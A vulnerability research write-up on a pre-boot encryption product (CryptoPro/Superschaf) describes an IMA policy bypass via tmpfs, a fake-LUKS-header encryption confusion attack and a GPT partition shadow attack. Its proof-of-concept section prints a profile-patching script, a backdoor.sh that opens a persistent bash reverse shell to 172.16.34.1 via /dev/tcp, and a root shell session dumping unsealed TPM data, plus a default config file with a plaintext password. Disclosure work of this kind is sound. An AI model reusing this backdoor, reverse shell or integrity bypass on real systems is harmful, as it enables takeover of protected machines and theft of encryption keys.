Notice `/sys` and `/sys/kernel/security` each have their own mount command. The mount call to `/sys` binds this to `SYSFS`, a virtual filesystem to export kernel data structures. The file system `SECURITYFS` had a similar function but was associated with the kernel security policy. Prior to the call to `unmount_filesystems` before `switch_root`, in the `init` script, `/sys` was unmounted but `/sys/kernel/security` would persist.

```
Shell
# mount the shared memory stuff to the final fs
mount -o bind /dev $ROOT_MOUNTPOINT/dev
mount -o bind /dev/shm $ROOT_MOUNTPOINT/dev/shm

unmount_filesystems

rm /tmp/crypt_config.out

# Boot the real thing.
scr_msg "Attempting BOOT"
log_msg "Boot the PBA image"
exec switch_root $ROOT_MOUNTPOINT /sbin/init
```

`init` Call to `unmount_filesystems`

The `unmount_filesystems` function contained the following instruction set:

```shell
unmount_filesystems() {

    # Clean up.
    sync
    umount /dev/shm
    umount /sys/firmware/efi/efivars
    umount /proc
    umount /sys
    umount /dev
    umount $SVC_PART_MOUNT_PATH
    umount $EFI_PART_MOUNTPOINT
}
```

`init.sh` Function Source for `unmount_filesystems`

As `/sys/kernel/security` was never unmounted, when `switch_root` was executed the IMA policy would persist into the next environment. As a result, to bypass IMA security protections, there was a requirement of modifying secure boot to execute an alternative kernel package which did not contain the IMA policy. The strength of the IMA policy was thus a critical barrier to compromise, and any deficiencies in the policy could have critical implications for the security of the system.

Furthermore, if for whatever reason IMA was not properly executed via `init`, it would be executed within the `SYSTEM_V` architecture of Superschaf. Full bypass of IMA would require modifications of both `initramfs` and the `EDA Partition`.

Both `initramfs` and Superschaf load the IMA policy from `/etc/ima/policy.conf`. Examination of the file contents reveals appraisal was not performed for the magic bytes of `0x01021994` and `0x858458f6`, representing `TMPFS` and `RAMFS` respectively.

```shell
# TMPFS_MAGIC
dont_measure fsmagic=0x01021994
dont_appraise fsmagic=0x01021994
# RAMFS_MAGIC
dont_appraise fsmagic=0x858458f6
# DEVPTS_SUPER_MAGIC
dont_measure fsmagic=0x1cd1
dont_appraise fsmagic=0x1cd1
```

Permissive IMA Policy

The IMA policy on existing executables can be confirmed with `getfattr`.

```
# getfattr -m - -d /bin/mount
# file: bin/mount
security.ima=0sAwIEaj6A6gIAAhYHr99xsD3HW7iEwkIO3GF3yWL2aFqsjurO2hNI7Zpahh761BKaTz
Lxahl/No4Oi0PZX6UWPI+AI7ww83yNLJI85UQyyP+O/NaYfQGZRGcw42aoVn2HRP3cqKeNJrEGOW0wwK8
T8INMp4EJEd8Nu1tC3WhnaYpNkyhju
f+UQp277BtPsnxaV+M/myykjK/lD+ogL8f/SWpSt7sw1c/FSbzwuk5LEr/NGxAh1gYaaJ7YZdAeG90+N8
LxaqsBPc/mBBvFVKdnckC3IQDbCvH9SnpAq8lqJBojhCITnXSyy/+onrpKVmOnEsUVaHyfEIZuswAkWdz
YZABwG8EzDgv8tsDfTV30cnM4mtHM5
0kuLSujCGfqozucfSWcqoKG0sA/9X8hby9luaKb8YFP66MWf2f0GCvLlmow6LxU+hPPQ0z1vSXHdyQUak
GCa2qHvZYy60wgLNOZdB9l1+v8dFwwDiLr9vcaTTxhDe6HU4k1MyOfd6WEFYBey12CXNPmFcrXcs8ceKA
ZLSGYvMCD8WoACgKjDLqi13OhNKqhR
UxBIFTbDMypOoZBIwgCOc4k1B78Jmf/sO+ziM4jjvJF7/6jZ9r02OvLTLBVxfP9NKhmzqvryRJ2letEM=

# /bin/mount --help

Usage:
 mount [-lhV]
 mount -a [options]
 mount [options] [--source] <source> | [--target] <directory>
 mount [options] <source> <directory>
 mount <operation> <mountpoint> [<target>]
```


Successful Exec with IMA Policy

From the above example, I am able to confirm the IMA policy attached to `/bin/mount` and execute the binary to pull the help menu. If the binary was copied to a different location, the policy was then removed and execution fails:

```
# cp /bin/mount /mount
# getfattr -m - -d /mount
# /mount --help
/bin/sh: line 20: /mount: Permission denied
```

IMA Failed Execution

However, if `mount` was copied to a `TMPFS` location, execution was again successful:



Successful IMA Policy Bypass

Having access to any of the TMPFS file locations would therefore allow execution of unsigned code:

```
None
# Begin /etc/fstab

# file system  mount-point  type   options         dump  fsck
#                                                       order
/tmp/rootfs     /               ext4    defaults        1       1
proc            /proc           proc    defaults,noauto 0       0
sysfs           /sys            sysfs   defaults,noauto 0       0
debugfs         /sys/kernel/debug       debugfs defaults        0       0
securityfs      /sys/kernel/security    securityfs      defaults        0       0
devpts          /dev/pts        devpts  gid=4,mode=620  0       0
shm             /dev/shm        tmpfs   defaults        0       0

tmpfs           /run            tmpfs   defaults,noauto 0       0
tmpfs           /tmp            tmpfs   defaults        0       0
tmpfs           /var            tmpfs   defaults        0       0
tmpfs           /root           tmpfs   defaults        0       0
tmpfs           /mnt            tmpfs   defaults        0       0

devtmpfs        /dev            devtmpfs        mode=0755,nosuid,noauto 0       0
efivarfs        /sys/firmware/efi/efivars       efivarfs        defaults        0       0

# End /etc/fstab
```

IMA Bypass File Locations

Encryption Confusion Attack

CryptoPro was observed to insufficiently validate the encryption status of the EDA Partition based on reading the first 4-bytes of the partition header. If the ASCII value of this header read

LUKS, the partition was assumed to be encrypted. This vulnerability was observed to be repeated across UEFI executables and within the initramfs init script. Ultimately, bypassing layers of recursive checks, this resulted in CryptoPro improperly identifying a partition as encrypted.

Once a partition was “assumed” to be encrypted, no further validation checks were performed. This behavior then bypasses pre-boot integrity checks, allowing for modifications to the system disk to go undetected. In conjunction with the Insufficient IMA Policy, an adversary would be able to inject and execute any unsigned code they want and gain full control of the platform.

initramfs Insufficient Error Return

In the initramfs Environment, a LUKS encrypted disk was loosely validated as part of the initramfs init script. Full contents of the init script can be seen in Appendix VIII. Specifically, the init.sh script would execute get_encryption_state which only checked if the first 4-bytes of the partition header contained the ASCII value LUKS:

```
Shell
get_encryption_state() {
	PART_HEADER=$(dd if=$EDAPARTITION bs=1 count=4)
	if [ "$PART_HEADER" = "LUKS" ]
	then
		echo "ENCRYPTED"
	else
		echo "PLAIN"
	fi
}
```

init.sh Function Source for get_encryption_state

The default header of EDA Partition contained about 1024-bytes of null data:

```
None
# hexdump -C -s $((62873600*512)) cpro-disk.raw | head
77ec00000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
77ec00400  00 05 01 00 de 7b 04 00  7a 0b 00 00 74 6d 01 00  |.....{..z...tm..|
77ec00410  d4 d9 00 00 00 00 00 00  02 00 00 00 02 00 00 00  |................|
77ec00420  00 80 00 00 00 80 00 00  00 1d 00 00 7b 9b 73 69  |............{.si|
77ec00430  87 9b 73 69 08 00 ff ff  53 ef 00 00 01 00 00 00  |..si....S.......|
77ec00440  d6 94 6a 69 00 00 00 00  00 00 00 00 01 00 00 00  |..ji............|
77ec00450  00 00 00 00 0b 00 00 00  00 01 00 00 38 00 00 00  |............8...|
77ec00460  02 00 00 00 03 00 00 00  be 11 64 05 96 50 41 f6  |..........d..PA.|
```

```
77ec00470  89 b4 48 57 ba 90 31 37  00 00 00 00 00 00 00 00  |..HW..17........|
```

`EDA Disk` Default Magic Bytes

The main pipeline of `init.sh` would check if a partition was encrypted, based on the return from the previous function `get_encryption_state`. If the `ENC_STATE` was not `PLAIN` and the `DataStore` reflected disk encryption was disabled, `EDA Partition` would be mounted as any other unencrypted block device.

```shell
if [ "$ENC_STATE" = "PLAIN" ]
then
...
else
    # get crypt info (password, ...) from data store
    /bin/crypt_config -i -f /tmp/crypt_config.out
    MAX_SECTORS=$(grep SECTORS_LNX /tmp/crypt_config.out | cut -d ":" -f 2)
    MAX_BYTES=$(($MAX_SECTORS * 512))
       setup_crypto_loopback_device $MAX_BYTES

       DO_ENCRYPT="$(grep ENCRYPT /tmp/crypt_config.out | cut -d ":" -f 2)"
       if [ "$DO_ENCRYPT" = "FALSE" ]
       then
              scr_msg "Decrypting PBA..."
              decrypt_partition
              mount_plain_partition
              ...
```

`init.sh` Partition Mount Workflow

The executable `crypt_config` was used to recover system configuration settings from the encrypted `DataStore` and saved the content to `crypt_config.out`:

```
ENCRYPT:FALSE
IS_ENCR:FALSE
PASSWORD:4uHirVBVN?zw;cv#fg1taq8##DN+?nr
ISO_HASH:b6c8c05613d67d7826b671b2bea9d4f6b0229e25d45c0e0bb65db760499c4814
IMA:TRUE
SECTORS_LNX:2416368
SECTORS_LOG:204800
OFFSET_LOG:2416400
```

Default Contents of `crypt_config.out`

If `ENCRYPT` was set to `FALSE`, `init.sh` would call `decrypt_partition` and attempt to decrypt the `EDA Partition`:

```
Shell
decrypt_partition() {
    ...
    PASSWORD="$(grep PASSWORD /tmp/crypt_config.out | cut -d ":" -f 2)"

    if [ -z "$PASSWORD" ]
    then
        log_msg "Cannot decrypt, empty password."
        return 1
    fi

    echo -ne "$PASSWORD" | cryptsetup luksConvertKey --key-slot 0 --pbkdf pbkdf2
$CRYPT_LOOPBACK || return 1
    echo -ne "$PASSWORD" | cryptsetup convert --type luks1 $CRYPT_LOOPBACK      ||
return 1
    echo -ne "$PASSWORD" | cryptsetup-reencrypt --decrypt $CRYPT_LOOPBACK|| return
1
    losetup -d $CRYPT_LOOPBACK
```

`init.sh` - `decrypt_partition`

The first instruction of this function pulls the `PASSWORD` value from the `crypt_config` output file. If `PASSWORD` was not set or any of the `cryptsetup` syscalls failed, the routine would `return 1`. This error return was not properly handled and `init.sh` promptly continued on to `mount_plain_partition`. In `mount_plain_partition`, `$EDAPARTITON` (`/dev/edapartition`) was simply mounted to `$ROOT_MOUNTPOINT` (`/mnt/root`):

```
Shell
mount_plain_partition() {
    log_msg "mount -o ro $EDAPARTITION $ROOT_MOUNTPOINT"
    mount -o ro $EDAPARTITION $ROOT_MOUNTPOINT  || emergency_halt $ERR_MOUNT_PLAIN
}
```

`mount_plain_partition` Function Source

The device `/dev/edapartition` was a kernel established symlink representing the block device of the `EDA Partition`:


```
None
# ls -al /dev/edapartition
ls -al /dev/edapartition
lrwxrwxrwx 1 root root 4 May 20 17:21 /dev/edapartition -> sda5
```

`/dev/edapartition` Link Path

In short, if decryption failed the `EDA Partition` was mounted as plaintext. This was convenient as if the partition header read `LUKS` no integrity checks were performed and this did not impact the ability to mount the partition as a plaintext block.

`Bootxsa.efi` Insufficient Encryption Validation

CryptoPro can be configured to perform a system integrity measurement of the `EDA Partition` via `Bootxsa.efi`. This was a primary security control of the CryptoPro architecture seen within Diebold Nixdorf's VSS architecture and described as Phase I PBA integrity validation in my previous research [1]. However, closer examination of the `Bootxsa.efi` logic shows encryption validation was also based on the first 4-bytes of the `EDA Partition` header. If the header reflected the ASCII value `LUKS` the partition was *assumed* to be encrypted and Phase I integrity measurements were ***not*** performed.



`Bootxsa.efi` - `_util_is_encrypted_linux_partition` Pseudocode

With UEFI PBA controls enabled, modification of the `EDA Partition` contents produced a EFI integrity failure:

CryptoPro EFI Integrity Failure

However, setting the 4-byte header to contain `LUKS` via `ragavan`, integrity measurements were skipped and the system was allowed to boot.

```
# /tools/ragavan AttWriteLUKS -p 4 -dd cpro-disk.raw
[*] [edaDisk] [GetEDAPart] NIX index set for partition 4
[*] [attack] [WriteLUKSHeader] writting Magic Bytes (0x4c554b53=LUKS) to partition 4
[*] [utils] [WriteBytesToSeekFile] Copied 4 bytes to cpro-disk.raw at offset 32191283200

[DEBUG] [attack] [WriteLUKSHeader] Sector Header:
  00000000  4C 55 4B 53 00 00 00 00  00 00 00 00 00 00 00 00  |LUKS............|
  00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|

[+] [attack] [WriteLUKSHeader] successful set LUKS header at offset 32191283200
```


`ragavan` Set `LUKS` Partition Header

The encryption status was additionally checked via `cryptsetup` and confirmed to lack proper encryption:

```
None
# cryptsetup luksDump /dev/mapper/cpro-disk.rawp5
Device /dev/mapper/nbd0p5 is not a valid LUKS device.
```

`cryptsetup` Command Output of Fake LUKS Partition

However, booting the system was successful with the modified partition header:



LUKS Header Modified Boot

PoC Exploitation

To exploit this attack surface the following modifications were made to the Superschaf file system:

```
Shell
MNT_POINT="/mounts/nix"
SAFE_DIR="usr/SUPERSHEEP/avira/cpro/tools"

extractFiles "root"
```

```
extractFiles "var"

echo "[*] Disable tar"
chmod -x $MNT_POINT/bin/tar

echo "[*] Disable TMPFS"
mv $MNT_POINT/etc/fstab $MNT_POINT/$SAFE_DIR
cp $MNT_POINT/$SAFE_DIR/fstab $MNT_POINT/etc/fstab
var=$(grep -P '[\s\t]/var' $MNT_POINT/etc/fstab)
root=$(grep -P '[\s\t]/root' $MNT_POINT/etc/fstab)
sed -i "s|$var|#$var|" $MNT_POINT/etc/fstab
sed -i "s|$root|#$root|" $MNT_POINT/etc/fstab
cat $MNT_POINT/etc/fstab

echo "[*] Patching Profile Script"
sed -i "/.bashrc/{n;s|.*|/bin/bash /usr/SUPERSHEEP/avira/cpro/tools/backdoor.sh
2>&1 > /usr/SUPERSHEEP/avira/cpro/log \&|}" $MNT_POINT/root/.profile
```

Superschaf Content Modification

The first set of modifications were carried out to extract the contents of `/root` and `/var` via the call to `extractFiles`. This was done as the original system mounted these as `TMPFS`. In my attack, I redefine these `fstab` mount points as persistent. This was critical for `/root` as the `root` account performs an auto login during system initialization. Based on this behavior we can modify root's profile script and obtain a backdoor via getty logon.

The function `extractFiles` contained the following logic:

Shell
```
extractFiles() {
    echo "[*] Extracting TAR archives"
    cd $MNT_POINT

    case $1 in
        "root")
            if [ -f etc/root.tar ]; then
                echo "[+] Uncompressing root.tar"
                tar hvxf etc/root.tar -C ./
            else
                echo "[-] root.tar does not exist"
            fi
            ;;
```

```
        "var")
            if [ -f etc/var.tar ]; then
                echo "[+] Uncompressing var.tar"
                tar hvxf etc/var.tar -C ./
            else
                echo "[-] var.tar does not exist"
            fi
            ;;
...
```

`extractFiles` Function Source

To obtain code execution within Superschaf, a backdoor script was injected into `root`'s profile script. The contents of `backdoor.sh` was as follows:

```shell
#!/bin/bash

# Define logfile
LOG=/usr/SUPERSHEEP/avira/cpro/log

# Make runtime output directory
mkdir /usr/SUPERSHEEP/avira/cpro/out

# Move CPRO files back
mv /usr/SUPERSHEEP/avira/cpro/tools/app_* /usr/SUPERSHEEP/bin/
mv /usr/SUPERSHEEP/avira/cpro/tools/v330p15_ss_gui /usr/SUPERSHEEP/bin/ss_gui
chmod +x /bin/rm

# Start network interfaces
ifconfig eth0 up
ifconfig eth0 172.16.34.5 netmask 255.255.255.0

# Establish ARP table
echo "HACKED" > /dev/tcp/172.16.34.1/80

# Reverse shell
while true;
do
  bash -c 'exec bash -i &>/dev/tcp/172.16.34.1/5050 <&1' &
  sleep 5
done &
```

`backdoor.sh` Script

In this script, I leverage the native functionality of `bash` to pass the system shell to a remote listener. By default, Superschaf does not have an activated network stack. To build an ARP entry for my remote listener, an initial TCP request was triggered. The script accomplishes this through a simple `echo` statement. From there, the system shell was passed over the socket and persistence was established by repreating this within a `while` loop.

Putting all the changes in place, produced a call back and an active shell in the context of `root`:

```
→ emptynebuli$ nc -lvp 5050
Listening on 0.0.0.0 5050
Connection received on 172.16.34.5 38574
bash-5.0# uname -a
uname -a
Linux lfs-sn 6.6.12-superschaf-uefi #6 SMP PREEMPT_DYNAMIC Tue Sep  3 13:18:53 CEST 2024 x86_64 GNU/Linux
bash-5.0# whoami
whoami
root
bash-5.0# cat /proc/cmdline
cat /proc/cmdline
bzImage.efi rootwait  nomodeset ima_appraise_tcb
bash-5.0# cat /etc/Version
cat /etc/Version
Superschaf Version 7.6-76204
bash-5.0# hexdump -C /dev/shm/superschaf
hexdump -C /dev/shm/superschaf
00000000  78 56 34 12 58 00 00 00  8f e6 28 9f e7 41 4c 31  |xV4.X.....(..AL1|
00000010  98 fb 57 fa 7b 86 d8 2f  02 00 20 11 40 00 00 00  |..W.{../.. .@...|
00000020  29 55 ae 16 1a 55 63 db  58 70 85 b4 00 97 4b ba  |)U...Uc.Xp....K.|
00000030  93 c7 ec 87 a1 14 b9 18  73 fa 94 44 18 0a 0f 77  |........s..D...w|
00000040  a7 79 b2 b2 8b cf 89 88  9f 87 b2 e6 e3 48 8a 7c  |.y...........H.||
00000050  52 72 5c df 2b cd 3b 89  51 a9 16 a8 41 c9 43 df  |Rr\.+.;.Q...A.C.|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00100000
```

PoC Code Execution with `DataStore` Encryption Key

As previously documented, this attack took advantage of the normal boot sequence. We can see IMA was activated via the kernel command line value `ima_appraise_tcb`. Additionally, we also have access to the unsealed TPM data via `/dev/shm/superschaf`. From here we can extract the `DataStore` encryption key and decrypt the contents of the `DataStore`.

GPT Partition Shadow Attack

You may have noticed the previous attack was relying on an unencrypted `EDA Partition` and I was taking advantage of how the system mounted this volume. If the `EDA Partition` was actually `LUKS` encrypted, we would not really be able to modify the contents of the Superschaf file system. In this configuration, the `EDA Partition` would have to be overwritten which is technically possible but would be subjected to the IMA policy. Additionally, IMA was initialized from `initramfs` and the Kernel security protections were carried over into the switch root

action of the primary partition. As a result of this action, the planted Linux environment would need to be able to pass the IMA policy - otherwise nothing will execute.

Another important note to highlight is CryptoPro has a number of hidden data blocks, at the tailend of the partition. This means the actual Linux environment was smaller than the full allocated space of the partition. This was observable via the `ragavan` task `PrintBlocks`. The Superschaf file system exists between sectors `62873600` and `65289968`.


```
# ragavan PrintBlocks cpro-disk.raw
[+] [edaDisk] [GetEDAPart] NIX Partition Located
        PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[*] [ragavan] [PrintBlocks] EDA Layout Table:
        0   62873600    65289968    2416368         NIX Data Block
        1   65290000    65494800    204800          Log Store
        2   65494800    65494816    16              TPM RBytes
        3   65494816    65494848    32              TPM Data Block
        4   65494848    65494864    16              Resv1 Data Block
        5   65494864    65494880    16              DataStore RBytes
        6   65494880    66019168    524288          DataStore
        7   66019168    66019296    128             TPM Resv Data Block
        8   66019296    66019296    0               Resv2 Data Block
        9   66019311    66019312    1               EDA Layout Table
```

`ragavan` - Task `PrintBlocks`

I wonder if there is a way in which the contents of this partition did not need to be replaced? What if I told you there was an easier way? Well, this next attack addresses this issue and provides yet another attack path against the architecture.

Earlier in this paper I had indicated that `crypt_config` would search the GPT and locate the partition that contains the `Type-UUID` value of the `EDA Partition`. This action was observed to be a first-in-first-out (FIFO) query against the GPT and the ***first*** partition that matches the intended `Type-UUID` is assumed to be the target `EDA Partition`. Additionally, CryptoPro currently does not validate the integrity of `EDA Partition` aside from matching the `Type-UUID`. This omission allows for an adversary to ***add*** a partition to the system disk with the same `Type-UUID` and execute that instead of the intended `EDA Partition`.

In both `crypt_config` and `ss_nogui` initialization, CryptoPro will scan the disk GUID partition table and select the first partition containing the intended `Type-UUID` value:



`crypt_config` - `get_eda_partition_params` Partition UUID Scan

Debug logging of `crypt_config` highlights this action, where the `EDA Partition` was located by walking the GPT:

```
None
13.01.2026 15:08:50.168 DBG (967) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - 28732ac1-1ff8-d211-ba4b-00a0c93ec93b
13.01.2026 15:08:50.168 DBG (967) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - 16e3c9e3-5c0b-b84d-817d-f92df00215ae
13.01.2026 15:08:50.168 DBG (967) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - a2a0d0eb-e5b9-3344-87c0-68b6b72699c7
13.01.2026 15:08:50.168 DBG (967) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - a4bb94de-d106-404d-a16a-bfd50179d6ac
13.01.2026 15:08:50.168 DBG (967) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - a0eda0ed-85a1-b94e-b92d-cf6dccd3ddca
13.01.2026 15:08:50.169 DBG (967) get_eda_partition_params: found partition with
GUID A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA
13.01.2026 15:08:50.169 DBG (967) ss_util_hw_get_partition_data:
        part->disk_number      = 0
        part->disk_id          = 0x00000000
        part->partition_number = 5
        part->start_sector     = 3bf6000
```

```
        part->num_sectors      = 300000
        part->bytes_per_sector = 512
```

`crypt_config` Debug Log Details

To take advantage of this configuration a few things need to change on the system disk. First a new `rootfs` needs to be built. Additionally, this environment needs to pass IMA policy - since this is executed in `initramfs` and is protected via secure boot. Second, we then need to inject our partition and rewrite the GPT table. Third we need to build a new `DataStore` for the injected partition.

